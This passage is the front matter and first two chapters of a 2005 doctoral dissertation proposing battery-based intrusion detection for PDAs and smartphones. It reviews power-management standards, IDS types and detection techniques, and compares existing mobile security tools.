Battery-Based Intrusion Detection

Grant A. Jacoby

Dissertation submitted to the faculty of the
Virginia Polytechnic Institute and State University
in partial fulfillment of the requirements for the degree of

DOCTOR OF PHILOSOPHY
in
Computer Engineering

Dr. Nathaniel J. Davis, Chairman
Dr. James D. Arthur
Dr. Charles Bostian
Dr. Scott F. Midkiff
Dr. Jung-Min Park
Mr. Randy Marchany

April 12, 2005
Blacksburg, Virginia

Keywords: Host-Based, Intrusion Detection, Mobile, Power, Security, Wireless

Battery-Based Intrusion Detection

Grant A. Jacoby

Abstract

This dissertation proposes an efficacious early warning system via a mobile host-based form of intrusion detection that can alert security administrators to protect their corporate network(s) by a novel technique that operates through the implementation of smart battery-based intrusion detection (B-bid) on mobile devices, such as PDAs, HandPCs and smart-phones by correlating attacks with their impact on device power consumption. A host intrusion detection engine (HIDE) monitors power behavior to detect potential intrusions by noting consumption irregularities and serves like a sensor to trigger other forms of protection. HIDE works in conjunction with a Scan Port Intrusion Engine (SPIE) that ascertains the IP and port source of the attack and with a host analysis signature trace engine (HASTE) that determines the energy signature of the attack and correlates it to a variety of the most common attacks to provide additional protection and alerts to both mobile hosts and their network.

Acknowledgements

I wish to express my sincere appreciation to Professor Nat Davis for his confidence and trust in this endeavor and Mr. Randy Marchany for his insights as well as the use of his lab facilities. I would also like to thank the US Army for allowing me the opportunity to pursue this work and the enthusiastic support of it by my Army colleagues at Virginia Tech. Lastly, I wish to thank my family without whose love and support this work would not have been possible nor worthwhile.

Table of Contents

List of Figures

List of Tables

Glossary of Acronyms

ABDA Accelerated Battery Depletion Activities

ACPI Advanced Configuration and Power Interface

APM Advanced Power Management

B-bid Battery-Based Intrusion Detection

DDoS Distributed Denial of Service

DPM Dynamic Power Management

EEPROM electrically erasable programmable read-only memory

HASTE Host Analysis Signature Trace Engine

HIDE Host Intrusion Detection Engine

IDS Intrusion Detection System

IP Internet Protocol

LEMD Low-Energy Mobile Device

MEMD Mid-Energy Mobile Device

HEMD High-Energy Mobile Device

Layer 1 Physical Layer

OS Operating System

PDA Personal Digital Assistant

SBData Smart Battery Data

SBS Smart Battery System

SMBus Systems Management Bus

SPIE Scan Port Intrusion Engine

TCP/IP. Transportation Control Protocol/Internet Protocol

WLAN. Wireless LAN, Wireless Local Area Network

This page intentionally left blank

Chapter 1

Introduction

More wireless networks and mobile devices increase exposure points for attacks. With widespread access to potentially lucrative corporate and government information only a few key strokes away over an uncontrolled medium, a new generation of hackers who specialize in disrupting and hijacking wireless communications of personal digital assistants (PDAs) and smart phones is emerging.

For example, worms have been recently discovered that attack cell phones and PDAs by constantly searching for Bluetooth-enabled devices and then send themselves to the first device they find. There has been no damage reported (yet), apart from the vastly shortened battery life caused by the constant scanning for Bluetooth-enabled devices [1]. Other than possibly poorer PDA performance or phone quality, there is no available means to detect and defend against attacks aimed at batteries or when there is any kind of an accelerated battery depletion activity (ABDA). To the best of our knowledge, the first mention in the research literature of rendering a battery-powered device inoperable by sleep deprivation attacks is by Stajano and Anderson [2]. Since then, there have been few systematic studies of these attacks, methods for preventing them, or implementations of it.

While many techniques are used to maximize power, none to date focus on battery *constraints* to determine if an attack is present. This research proposes how resident monitoring of demands placed on battery's current (mA) can be used as an early warning trip wire-like sensor for mobile hosts, a means to block attacks as well as identify them and, by extension, provide an enhancement to network intrusion detection systems (IDS).

This chapter defines the problem investigated in this research effort. The remainder of the chapter is organized as follows. Section 1.1 states the research problem under investigation. A brief background and the motivation are presented in Section 1.2. Section 1.3 lists the design goals of the research and the specific questions addressed by this research effort are listed in Section 1.4. A brief overview of the methodology used is presented in Section 1.5 and Section 1.6 gives a summary of the results.

1.1 Problem Statement

The purpose of this work is to design, implement, and test a totally host-based IDS for small mobile devices by monitoring power performance to allow investigators to study the issues and trade-offs. If all computer activity requires power, then battery constraints can provide useful data to determine if the activity is normal and desired or not. The corresponding null hypothesis then is to verify to what extent this activity is due to chance. The specific contribution of this research is to augment a multi-layer approach to effective network defenses by outlining and creating an innovative method and system to enhance network security for host-based intrusion detection systems and, where possible, extend this approach to wider network defense capabilities, predicated by monitoring and correlating battery constraint feedback.

1.2 Background and Motivation

Virtually all existing intrusion detection methods are network-centric; however, with the wide-scale proliferation of wireless computing devices, there is a growing need for an efficient host-centric method. To our knowledge, there is nothing in the literature where anyone has theorized and then built an efficient fully host-centric application for the sake of IDS for smaller mobile devices.

Security and power are collectively the two most significant and frustrating issues presently facing wireless systems and network developers. Wireless networks are vulnerable to anyone who knows how to intercept radio waves at the proper frequencies. Since the data is sent through the air, many traditional "wired" network security measures are considerably less effective [3]. Authentication is the most important step for setting up a secure channel for administrators and data authenticity is the most prominent security risk from a user's point of view* [2]. Market pressure for authentication to be faster, transparent and more robust is at odds with constraints of small mobile computing. Computing power and bandwidth are scarce commodities. The use of a computationally intensive cryptosystem, such as RSA, may not be a palatable choice in such environments nor is the use of digital signatures to sign every packet with its private key entirely feasible since these measures are prohibitively inefficient. In short, authentication will continue to be a problem and intrusions will occur sooner or later.

As attacks on computer systems are becoming increasingly numerous and sophisticated, there is a growing need for intrusion detection and response systems to dynamically adapt to better detect and respond to a variety of attacks. Unfortunately, intrusion detection and response systems have not kept up with the increasing frequency and sophistication of these threats. All of the evaluations performed to date indicate that IDSs are only moderately successful at identifying known intrusions and quite a bit worse at identifying those that have not been seen before [4]. Given the wide-scale proliferation of wireless computing devices (which are by default not configured secure), this reality is even more worrisome.

As existing intrusion detection methods are network-centric, there is a growing need for an efficient host-centric method that can be incorporated or stand alone. The number and diversity of computers often make it impossible to protect each computer individually with host-based IDS. In addition, these systems are generally

* Traditional taxonomy of security threats identifies four main classes: confidentiality, integrity, authentication, and authorization. A failure of authentication can easily lead to violations of confidentiality, integrity, and availability. For example, protecting your secrets with encryption does little good if the true identity of your recipient is not what you anticipated. So it is natural, given the task of protecting a new computing environment, to look at authentication first.

very expensive and very "power-hungry" because of all the CPU time needed for analysis 5 [6]. It is primarily due to these shortcomings that there is scarcely any *mobile* host-based IDS offered today. Many organizations recognize this potential problem, but few have instituted effective protection programs to build and integrate a host-centric method or one that takes into account the security benefits of correlating feedback from mobile-hosts. It is in this void this research effort endeavors to contribute.

1.3 Design Purpose

The primary design goal for this research is to improve the security of mobile computing devices by providing a viable means for accurate intrusion detection and, where possible, attack location and identification by monitoring battery constraints. In effect, an attack of any kind will consume power. Thus, an attack's impact on battery constraints needs to be integrated into IDS and anti-virus programs as an additional layer of defense.

This dissertation provides an analysis of the issues surrounding the experimental work on an innovative and practical *Battery-based Intrusion Detection* (B-bid) approach that can complement and improve virtually all existing network and/or host intrusion detection and defense systems. To this end, a *Host Intrusion Detection Engine* (HIDE) is designed consisting of a rules-based program that leverages sensing of abnormal battery behavior and energy patterns as a means of detecting and then identifying a variety of attacks (detailed in Section 4.1).

Using HIDE, B-bid measures energy expended over a period of time to determine if an attack is present. Due to advances in power management, compliance to the Advanced Configuration Power Interface (ACPI) and standardization and increasing deployment of Smart Batteries, energy levels can be measured instantaneously or averaged over time on an increasing number of mobile host platforms (this is further explained in Section 2.1). Consequently, probabilistic bounds for energy consumption over time can be determined and used to identify abnormal behavior of power dissipation. The technique and efficacy in which variables of power such as current (mA) are measured serves as a profound and viable means for providing additional value to IDS.

Moreover this approach is particularly efficient and straightforward in comparison to present day IDSs which are based on multiple, complex probability theories over multiple variables (i.e., dynamic queuing delays, latency, traffic loads, encryption, hacking techniques, etc). This approach also addresses a recognized difficulty in anomaly detection in knowing what features of input to monitor, i.e., an attack may alter time of execution and even energy consumption, but it is far more difficult for a hacker to manipulate both *energy and time* without detection with a B-bid system integrated into the system. Though not all attacks can be detected, this research indicates an acceptable number of them can be by monitoring power variables and expected bounds of consumption (see Chapter 5, Results and Analysis).

To this end, this research has designed two complementary components to HIDE to help perform more powerful and meaningful correlation analysis when B-bid generated reports are collected: a *Scan Port Intrusion Engine* (SPIE) and a *Host Analysis Signature Trace Engine* (HASTE). SPIE extracts and records the DestinationID, SourceID, DestinationPort, SourcePort, and Time stamp information from attacks. HASTE captures the energy pattern of the attack by capturing instantaneous current rendered by the attack, creating an energy signature which is converted into the frequency domain using the Fast Fourier Transform (FFT) and then compared against a specific sub-set (*dirty dozen*) of known hostile attacks. Reports can then be correlated using a Chi-Square Tests algorithm for standard deviation to determine goodness of fit between pattern matches (this is described in more detail in Section 6.1). More on the methodology and significance of incorporating SPIE, HASTE and the Chi Squared Test are highlighted in Chapters 3 through 6.

This research strategy and work focuses on the following points:

- Existing tools and mechanisms for efficient host-based intrusion detection are inadequate and require more research and development directed to fully integrate B-bid related resource monitoring of power properties.
- HIDE software, embedded controller (EC) or OS integrated, has positive impacts on host protection and power preservation under forms of high energy attacks and ABDAs.
- Analysis of feedback provided by SPIE and HASTE data collection needs to be integrated into the defense of mobile hosts as well as incorporated into network defense strategies to provide an early warning defense system for networks at large.

1.4 Research Questions

The overall intent of this research is to demonstrate that B-bid fashioned host intrusion detection is a useful enhancement to IDS. The B-bid approach supported by HIDE, SPIE and HASTE answers the following research questions:

1. What are the benefits of B-bid?
   (a) In terms of efficacy.
   (b) In terms of accuracy.
2. What are the costs and vulnerabilities of B-bid?
   (a) In terms of performance impact.
   (b) In terms of pervasiveness.
3. How effective is B-bid in providing network administrator additional information and time to protect other segments of the network?
4. How, in terms of functionality, can B-bid be made readily available to users and system/security administrators alike?

1.5 Methodology Overview

The testing procedures were developed using the Jain *ten-step* methodology [7] and is presented in Chapter 3. The testing environment to execute the methodology uses the latest versions of VisualStudio.NET 2003 along with the .NET Compact

Framework. Given this programming environment, we take a variety of code -- to include the power related structures provided, API member function calls and a few of our own creation -- convert them into C# and then port them over into a variety of mobile device platforms through an emulator. This capability is relatively new and greatly simplifies and empowers the process of developing an application to run on multiple devices on multiple platforms.

The performance of the system is evaluated based upon intrusion detection accuracy, response time and overall performance impact. The simulation parameters are selected to accurately model a mobile network environment. The factors that are varied in the simulation include the type of attack, frequency of it and the battery state when the attack strikes. Analysis is repeatedly conducted to verify the testing results.

1.6 Results

The results of this research indicate that B-bid using HIDE, SPIE and HASTE are both feasible and desirable in terms of accuracy, utility and negligible performance impacts. The testing results, the analysis, and the conclusions are provided in Chapters 5, 6 and 7 respectively. The following chapter provides a brief overview of power management, IDS fundamentals and applications that recently offer some protection for mobile hosts.

This page intentionally left blank

Chapter 2

Background and Related Work

This chapter provides both the background and a review of related research in the area of power management and intrusion detection. A basic theoretical background in both battery power management and IDS technologies is required to address the topic of this research effort. Section 2.1 provides an introduction and comparison to power management specifications and fora. Section 2.2 provides an introduction to network and host-based IDS as well as a hybrid of them. Section 2.3 describes the algorithms and analysis techniques that comprise them and Section 2.4 introduces software methods commonly used to design IDS programs. Section 2.5 presents other security programs recently released that can be configured to provide some host-based protection for mobile devices viable software constructs in which to develop an IDS. Section 2.6 then summarizes these various aspects of power, IDS and security for mobile devices offered today.

2.1 Related Power Specifications and Fora

A large fraction of the overall size and weight of a mobile computing device is the battery construction. To keep the battery size down, designers limit the power consumption of the system, which in turn limits the choices available for processors, memory, and networking devices. Although there have been vast improvements in power consumption in recent years, there have been only modest improvements in battery technology [8]. While lower power consumption rates allow for greater longevity of the battery, the actual demands on the battery have increased due to an increasing array of functionalities demanded by and offered to users. The following sub-sections 2.1.1 through 2.1.4 briefly describe each of the standards and fora which are relevant to this research in the area of power that have resulted to help meet this demand. The significance of these groups to B-bid is summarized at the end of this section.

2.1.1 Advanced Configuration Power Interface

The Advanced Configuration Power Interface (ACPI) is a specification that defines a layered cooperative environment which allows applications, operating systems (OS), and the system BIOS to work together towards the goal of reducing power consumption in computers. Power management enables systems to conserve energy by using less power when idle and by shutting down completely when not in use, thereby extending the useful life of system batteries without degrading performance.

2.1.2 Dynamic Power Management

Extensions to the ACPI convention, Dynamic Power Management (DPM) techniques, have been suggested in [9], to take battery constraints into account. However, battery scheduling and management for multi-battery systems [10] [11] [12] do not address system power consumption, but optimize the battery subsystem to best satisfy power requirements.

2.1.3 Smart Battery System and Data Specification

Another organized power-related effort is the Smart Battery System (SBS) forum [13], an emerging industry standard which aims to create open communication standards between batteries and the systems they power to improve battery efficiency, and facilitate interoperability between products from battery, software, semiconductor, and system vendors. Their development of the Smart Battery Data (SBData) Specification monitors rechargeable battery packs and reports information to the Systems Management Bus (SMBus), such as battery voltage, current, and temperature values.

2.1.4 Systems Management Bus

The SMBus is a simple two-wire bus used for communication with low-bandwidth and power related devices on a motherboard [5]. SBS specifications are the only open system level specifications available today that enable standardization of the electrical and data interfaces by defining the SMBus, the SBData, charger and multi-battery selector commands.

Though not originally intended for IDS, it is through the standardization and compliance with issues related to power by the fora above that helped make B-bid systems possible. Although the focus of these fora is on managing power and compliance to standards, the impact of their work has had with regard to providing a new means of IDS is inadvertent. For example, more and more devices share common smart batteries. Moreover, nearly all of these smart batteries are capable of being interfaced via the SMBus to API power constructs. This allows a variety of power related data to be pulled which can be processed into useful information regarding network intrusions or other undesirable activities that consume power resources (see Section 3.1.3 for a list and explanation of these structures and function calls).

2.2 Intrusion Detection Systems

This section presents the methodologies of IDS technologies. Essentially, any system requiring security must be protected from attacks. In order to do this, a good defense requires two types of actions. First, it requires a passive defense consisting of knowledge, effective procedures and equipment properly initialized and maintained. Second, it calls for a strategy to react and resolve the problems associated with the attacks when, or preferably before, they occur. Intrusion detection systems monitor "traffic" or "operations" from a particular site and report these conditions to a central controller (human or machine) [14]. In effect, intrusion-detection systems are used to detect unusual activity in a network of computer systems to identify if activity is unfriendly or unauthorized in order to enable a response to that violation. When an intrusion is detected, the intrusion-detection system can react in a number of ways from alerting a systems administrator and/or recommending various actions to automatically kicking the intruder off the network or shutting down the violated host itself. To achieve this, there are two main types of IDS: network-based and host-based. Section 2.2.1 and 2.2.2 outline these two types of IDS respectively and Section 2.2.3 highlights the advantages of each kind followed by Section 2.2.4 which canvasses the composition of algorithms and analysis techniques that comprise them. An understanding of these conventional approaches is essential to appreciate the methodology and design undertaken to create B-bid.

2.2.1 Network-based IDS

Network-based ID systems (NIDS) monitor network traffic between hosts. These monitors can be located inside the intranet between selected subsystems or host computers or at a gateway or firewall between a corporate intranet and the outside Internet (also known as router-based monitoring) to ensure safe, reliable connections between computers over large networks. When a sensor notices a violation in the network policy, which sets how the network manages things such as packet flow, it sends an alarm to the centrally located director console. When it detects an attack or misuse, it passes an alarm to a network management console for action by an administrator, or it can be configured to automatically terminate a connection, reconfigure firewalls or do anything else the user might want to have happen if an attack occurs [15]. Though a few are more sophisticated and analyze protocol-specific information, many current network-based ID systems are quite primitive, only watching, for example, the words and commands of a hacker's vocabulary.

The intent of strategically placing IDS within different network locations is to examine data packets before they are allowed to enter an intranet system. For example, E-mails, programs, and Internet packets are monitored for “signatures” that are unauthorized as part of a behavior analysis based on the content and format of data packets. This labor-intensive method is designed to prevent unauthorized access to a system’s intranet infrastructure. The problem is that this system relies upon known signatures and causes system performance problems and false alarms as traffic density increases. In addition, this type of IDS is unable to stop encrypted packets or system attacks from "inside" the intranet [15], unlike host-based IDS which detects malicious behavior outright.

Host-based IDS

Host-based intrusion detection systems (HIDS) directly monitor the computers on which they run, often through tight integration with the operating system. Traditionally, host-based IDS employ intelligent agents or sensors to continuously review computer audit logs for suspicious activity, and they compare each change in the logs to a library of attack signatures or user profiles. These dedicated *desktop* systems can also poll key system files and executable files for unexpected changes. Host-based IDSs are generally more effective than networked-based IDS because they monitor insiders with the same vigilance as outsiders and are not affected by network encryption schema.

2.2.2 Advantages of Network and Host-based IDS

Monitoring activity on a system using network and/or host-based Intrusion detection in real time or after the fact for the purpose of identifying attempts or successful intrusion of the system has its strengths and weaknesses. The advantages of each IDS presented above are outlined below in Table 2.1:

Network-based IDS	Host-based IDS
Faster detection: A network-based monitor will typically detect a problem in seconds or milliseconds. Most host-based approaches depend on auditing logs every few minutes.	More cost-effective: It may be more cost-effective for small numbers of hosts.
Less visible: A monitor is less visible and accessible than a host, and thus less vulnerable to attack. Unlike a host, a network-based monitor doesn't have to respond to pings, allow access to its local storage, let users run programs on it, or allow access to multiple users.	More granular: It can easily monitor activities, such as access to sensitive files, directories, programs, or ports, that are difficult to deduce from protocol-based clues.
Bigger perimeter: The network-based approach may be able to stop an attack at the perimeter of the network, before the perpetrator accesses a host.	More customizable: Per-host customization is easy with a separate agent for each host.
Fewer monitors: Fewer monitors are needed because one monitor can protect a shared network segment. In contrast, an agent per host is needed, which can be costly and hard to manage. On the other hand, in switched environments, a monitor per host may be needed because every host is on its own segment.	Tighter perimeter: Once a perpetrator has obtained a password and user name for a host, the host-based agent has the best chance of distinguishing harmful from normal activities.
Fewer resources: It doesn't take up any resources on the protected device.	Fewer hosts: The host-based approach may not require a dedicated hardware platform.
	Less traffic-sensitive: An agent is unlikely to miss any activity due to traffic loads [16].

Table 2.1 Advantages to Network and Host-based IDS

2.2.3 Hybrid IDS

NIDS and HIDS approaches can be complementary. For example, one possible strategy is to implement network-based monitoring and add agents on particularly sensitive hosts. By observing data at all levels of the host's network protocol stack, the ambiguities of platform-specific traffic handling and the problems associated with cryptographic protocols can be resolved [17]. The data and event streams observed by these agents are those observed by the system itself. Thus, such an approach offers advantages of both alternatives listed above while maintaining the ability to observe the entire communication between victim and attacker. Like all host-based approaches however, the hybrid approach implies a performance impact on every monitored system and requires additional support to correlate events on multiple hosts.

Consequently, an innovative hybrid approach that leverages these advantages and helps to overcome these associated problems is desirable. B-bid is such a hybrid approach that is accomplished using HIDE, SPIE and HASTE. How this is accomplished and the reasoning behind the employment of these complementary techniques is outlined in Chapters 3 and 4.

2.3 Algorithms and Analysis Techniques

The information captured and transferred by NIDS and HIDS sensors is calculated into a form suitable to run IDS analysis based on both architectures. This requires accurate modeling of the problem as well as the appropriate algorithm. Section 2.3.1 highlights the different algorithm types found in IDS today and Section 2.3.2 describes how these are used in two fundamental IDS analysis techniques. These algorithmic techniques are presented to provide a better understanding why the HIDE and HASTE components of B-bid use a hybrid routine.

2.3.1 Algorithm Types

Several algorithms are used in IDS, including algorithm types such as statistical anomaly detection, rules-based anomaly detection, and a hybrid of these two:

Statistical Anomaly Detection

Systems using this technique try to detect security breaches by analyzing audit-log data for abnormal user and system behavior. They assume such behavior indicates an attack is taking place. Profiles of normal user and system behavior that serve as the statistical base for intrusion must be built.

Strength – The main advantages of statistical anomaly detection is that it does not require prior knowledge of security flaws in network systems to detect possible intrusions and it is able to detect many novel attacks.

Weakness – It can be difficult to determine the amount by which behavior must deviate from a profile in order to be considered a possible attack. An amount set too low will result in many false alarms. An amount set too high may let malicious behavior go undetected.

Rules-based Detection

Most known attacks can be characterized by a sequence of events. These events can be modeled into high-level system state changes or audit-log events to form rules bases. Rules-based detection systems monitor system logs and resources, searching for models that match an attack profile.

Strength – Administrators regularly update the rules base to reflect newly discovered attack methods. Because rules-based systems monitor for known attack patterns, they generate very few false alarms.

Weakness – Since only known vulnerabilities and attacks can be codified in the knowledge base, these systems are virtually unable to detect new methods of attack and their resource requirements to compare audit logs to attack profiles degrade system performance.

Hybrid Forms of Detection

Due to the complementary nature of statistical and rules-based approaches above, some systems (like B-bid) combine both of these techniques into hybrid forms of detection, in effect, capitalizing on their advantages while eliminating some of their disadvantages.

Strength – Systems can use a rules base to check for known attacks against a system, and a statistical-anomaly algorithm to protect against new types of attacks.

Weakness – In general, current techniques pursuing this approach are too power-hungry to be considered for *mobile* host-based IDS. (However, B-bid power consumption test results proved to be small, see Section 5.2.)

2.3.2 Analysis Techniques

Statistical and rules-based algorithm types support two complementary approaches to detecting intrusions: behavior-based schemes and knowledge-based schemes. These two techniques are presented since HIDE and HASTE calculations employ behavior-based and knowledge-based methods respectively (see Section 4.2 and Section 4.4 for an operational explanation of each).

Behavior-based Intrusion Detection (HIDE)

These techniques assume that an intrusion can be detected by observing a deviation from normal or expected behavior of the system or the users. The model of normal or valid behavior is extracted from reference information collected by various means. The intrusion detection system later compares this model with the current activity and anything that does not correspond to a previously learned behavior is considered intrusive and an alarm is set off.

Strength – Behavior-based techniques have the ability to learn and are not as computationally intensive as knowledge-based techniques.

Weakness – Behavior-based techniques have high false alarm rates because the entire scope of the behavior of an information system may not be covered during the learning phase.

Knowledge-based Intrusion Detection (HASTE)

These techniques apply the knowledge accumulated about specific attacks and system vulnerabilities. In general, knowledge-based systems are built from what is already known, such as the construction of identified attacks.

Strength – Advantages of the knowledge-based approaches are that they have the potential for very low false alarm rates, and the contextual analysis proposed by the intrusion detection system is detailed.

Weakness – Knowledge about attacks is very focused, dependent on the operating system version, platform, and application. The resulting intrusion detection tool is therefore closely tied to a given environment, requiring an extensive database from which to match and drawing large amounts of resources and time.

Table 2.2 below summarizes intrusion detection systems' various strengths and weaknesses regardless of the algorithm technique or approach. Thus, where possible a hybrid design that tends to optimize strengths over weaknesses is a preferred choice. (An expansion of Table 2.2 showing how these strengths are leveraged and weaknesses reduced as part of the B-bid hybrid platform is in Section 4.6.)

	Unknown Attack	**Known Attack**	**False Negative**	**False Positive**
Statistical-Anomaly (*Behavior*)	Stronger	Weaker	Strong	Weaker
Rules-Based (*Knowledge*)	Weaker	Stronger	Stronger	Weak

Table 2.2 IDS Strengths and Weaknesses

2.3.3 False Negatives and Positive

IDS systems depend on software sensor modules that detect suspicious events and activity and issue alerts. Setting up the sensors usually involves a trade-off between sensitivity to intrusions and the rate of false alarms in the alert stream. When the sensors are set to report all suspicious events, the sensors frequently issue alerts for benign background events. This could result in administrators turning off the IDS entirely. On the other hand, decreasing sensor sensitivity reduces their ability to detect real attacks [18]. As a result, anomaly-based intrusion detection is a complex process: The variety in the frequency and sequence of system calls, the amount of data to be processed, and the subtle and ever-changing ways that intruders penetrate systems to misuse them all conspire to complicate the task. Identification of critical functionalities of the system is more cost efficient than the approach that encompasses a complete system perspective. A good solution can be achieved by focusing on critical functionalities, such as those identified by monitoring the characteristics of battery constraints (outlined in Chapters 3 and 4).

In short, where intrusions are not identified, these are called *false negatives*. Where normal data activities are identified as anomalous, these are called *false positives*. Ideally, an IDS minimizes true positives and minimizes false positives. The goal of the B-bid approach is that it could be coupled with other forms of IDS and anti-virus applications, leading to an overall improvement in IDS as represented in Figure 2.1.




Figure 2.1 Direction and Method of B-bid Research

2.4 Contending Software Constructs for IDS

Three software constructs able to implement both statistical and rules-based design techniques described in Section 2.2.2 are Fuzzy Logic, Neural Networks, and Dedicated or Specification-based Language. Fuzzy Logic is a type of logic that recognizes more than simple true and false values and is particularly useful in expert systems and artificial intelligence [19]. A neural network construct is a type of artificial intelligence that attempts to imitate the way a human brain works by creating connections between processing elements [20]. A specified language relies on program specifications that describe the intended behavior of security-critical programs. The monitoring of executing programs involves detecting deviations of their behavior from these specifications, rather than detecting the occurrence of specific attack patterns [21]. Thus, attacks can be detected even though they may not previously have been encountered.

As Table 2.3 outlines below, each software construct has its strengths and weaknesses in terms of attack detection, which should be considered in addition to how energy-efficient it is.

	Strengths	Limitations
Fuzzy Logic	• It is portable; it can be designed for classes of devices, i.e., laptop and the iPaq • Fuzzy systems can readily combine inputs from widely varying sources • Fuzzy rules allows for easily constructed if-then rules that reflect common ways of describing security attacks. The types of attacks that can be described may be of a general nature or very specific, depending on the granularity of data feeds used in the rules • Fuzzy logic approach design emphasizes efficiency	• Soft computing techniques, namely Fuzzy logic, lead to more qualitative depiction of data by its inherent linguistic manner of data compression. Fixed thresholds may lead to false alarms or to low sensitivity to actual ones. Adaptive thresholds, on the other hand, may result in slow changes in the system and therefore unnoticed intrusion • The degree of alert that can occur with intrusions is often fuzzy
Neural Network	• Neural networks are the best at learning associations between observed inputs and desired outputs • Identifying gradual changes to a system or in the behavior of a user • Ability to adaptively model users and system behaviors, and the capability to effectively handle intrusive events	• Can be resource intensive for host • A lengthy, careful training phase is required with skilled monitoring, requiring knowledge of the desired output for each input vector • Flat hierarchy not very helpful; sensitivity advantage to deeper hierarchies but these are more computationally intensive • Higher hierarchy's ability to learn tends to make it perform like a signature-based technique (begins misses of novel attacks)
Specified Language	• A specification-based approach achieves the accuracy of misuse detection, while addressing one of its deficiencies, namely, the inability to deal with unknown intrusions • A specification is aimed at capturing a superset of possible behaviors of a program and a *generic* specification is parameterized with respect to system calls as well as their arguments	• Less precise specifications mean lower specification development effort, but can negatively impact the effectiveness of the approach in terms of missed attacks as well as increased false alarms • More precise specifications increase the effectiveness of the system at the cost of increased specification development effort • Specifications must be written for all monitored programs

Table 2.3 Strengths and Limitations of IDS Software Methods

Figure 2.2 illustrates the general power efficiency and theoretical detection effectiveness of these three software constructs. Although neural networks should provide a more accurate detection, their present day power and processor requirements and lack of near real time capture of anomalies within the constraints of mobile host-based devices makes it the least desirable option presented in terms of designing an efficient and timely intrusion detection engine. Traditional specification languages, on the other hand, are very time consuming to design and train.




Figure 2.2 IDS Analysis Demands and Detection

In a manner of application, HIDE uses a simplified hybrid approach of Fuzzy Logic and Specification Language (see Section 3.1.8) by employing a straightforward rules-based set of instructions that monitor *system resource* usage, specifically energy drawn from the battery. In addition, this same code can then be ported over to a variety of different mobile platforms (using Pocket PC and CE operating systems) in order to monitor power consumption (this process is covered in detail in Sections 4.1.2 and 4.1.3). The purpose for this design is for fast, reliable and efficient processing in detecting power anomalies as a result of two primary variables: energy consumed over time. Identification of critical functionalities of the system is more cost efficient than methods that try to encompass a complete system perspective. Thus, a good solution can be achieved more efficiently by focusing on critical performance characteristics and battery constraints are first order attributes.

Table 2.4 summarizes both Table 2.3 and Figure 2.1, showing the effectiveness of each IDS construct from low to high as well as their general performance in minimizing false negatives and false positives.

	Computational Requirement	Memory Requirement	Detect Novel Attacks	Detect Known Attacks	False Positive	False Negative
Signature Verification	Low	Low	Low	High	High	Medium
Program Specification	Medium	Medium	Medium	Medium	Medium	Medium
Anomaly Detection	High	High	Medium	Medium	Medium	Medium
B-bid Rules-based Hybrid	Low	Low	Medium	Medium- High	Low-Medium	Low-Medium

Table 2.4 Analysis Technique Characteristics

2.5 Host Configurable IDS Programs

In order to appreciate how energy efficient and useful the HIDE module actually is, a comparison to other present day security related programs that can be configured to protect mobile devices from network intrusions is necessary. Three programs found within the last several months are TigerServ, Airscanner Firewall, and PhatNet. Both TigerServ and Airscanner Firewall can be configured to block packets coming through ports, and PhatNet is used to analyze the security of the network by monitoring every IP packet passing by a network module and reporting each packet's IP header information.

Each program has a specific use different from one another. TigerServ monitors a specific set of ports defined by the user and, if the number of times the port is used exceeds the threshold set by the user, blocks any traffic to the port. Airscanner Firewall is similar to TigerServ, except it can be set to block *any* network traffic directed to the mobile device running the program. PhatNet is a tool designed to analyze a network to determine how secure it is. To further compare and contrast these three programs, Table 2.5 provides a summary of their applications.

Application Description
TigerServ Includes a full featured web server with message board, visit counter, and CGI functionality; modules for simulating FTP, Telnet, DNS, SMTP, and custom chat servers, plus TigerGuard Security Policy Enforcer for protecting against intrusion. The suite operates from Main Memory or Storage Card and it's compatible with standalone, wireless, LAN Internet and/or network connections. Other features include a port FIN scanner, session sniffers and service recognition and verification.
Airscanner Mobile Firewall This firewall is not a simple port blocker or application port monitor; it is also a NDIS firewall requiring a custom-written packet driver. This program is a low-level, bi-directional, packet filtering firewall that examines all incoming and outgoing TCP/IP traffic. This personal firewall ensures that data is permitted based on access control lists that the user selects from a set of predefined filters, or from filters (created by the user). It parses packets as they come in over the air, and it matches the data against a rule set of ports and IP addresses, URLs, etc.
PhatNet It can display virtually any information about the network activity. More importantly, PhatNet can display only user-specified information by filtering out the information not needed. PhatNet allows constructing and applying packet filters to narrow the scope of analysis to: IP Address (Source and/or Destination), UDP Port (Source and/or Destination) and TCP Port (Source and/or Destination). The program allows conducting network analysis in promiscuous mode to analyze network data on an entire segment.

Table 2.5 State of the Art Mobile Host IDS Programs

Although still very limited in variety and availability, these programs were chosen for power consumption testing comparisons against HIDE because they represent current state-of-the-art of security related commercial applications for Pocket PC. Results from these tests are in Section 5.1.2.

2.6 Summary

This chapter presented the basic theoretical background and a review of related research in the areas of power management and IDS. Section 2.1 provides an introduction to power management issues and focus, which includes the genesis and descriptions surrounding the need for battery and power-related standards as well as specifications. Section 2.2 provides an introduction to IDS along with its characteristics as well as their strengths and weaknesses. This research effort was motivated by the need for an efficacious form of mobile host-based intrusion detection and, where possible, recognition to allow researchers to investigate the issues and trade-offs for this battery-based approach. The idea of monitoring the battery to indicate an intrusion is new; therefore, research into this area is very limited or tangentially related.

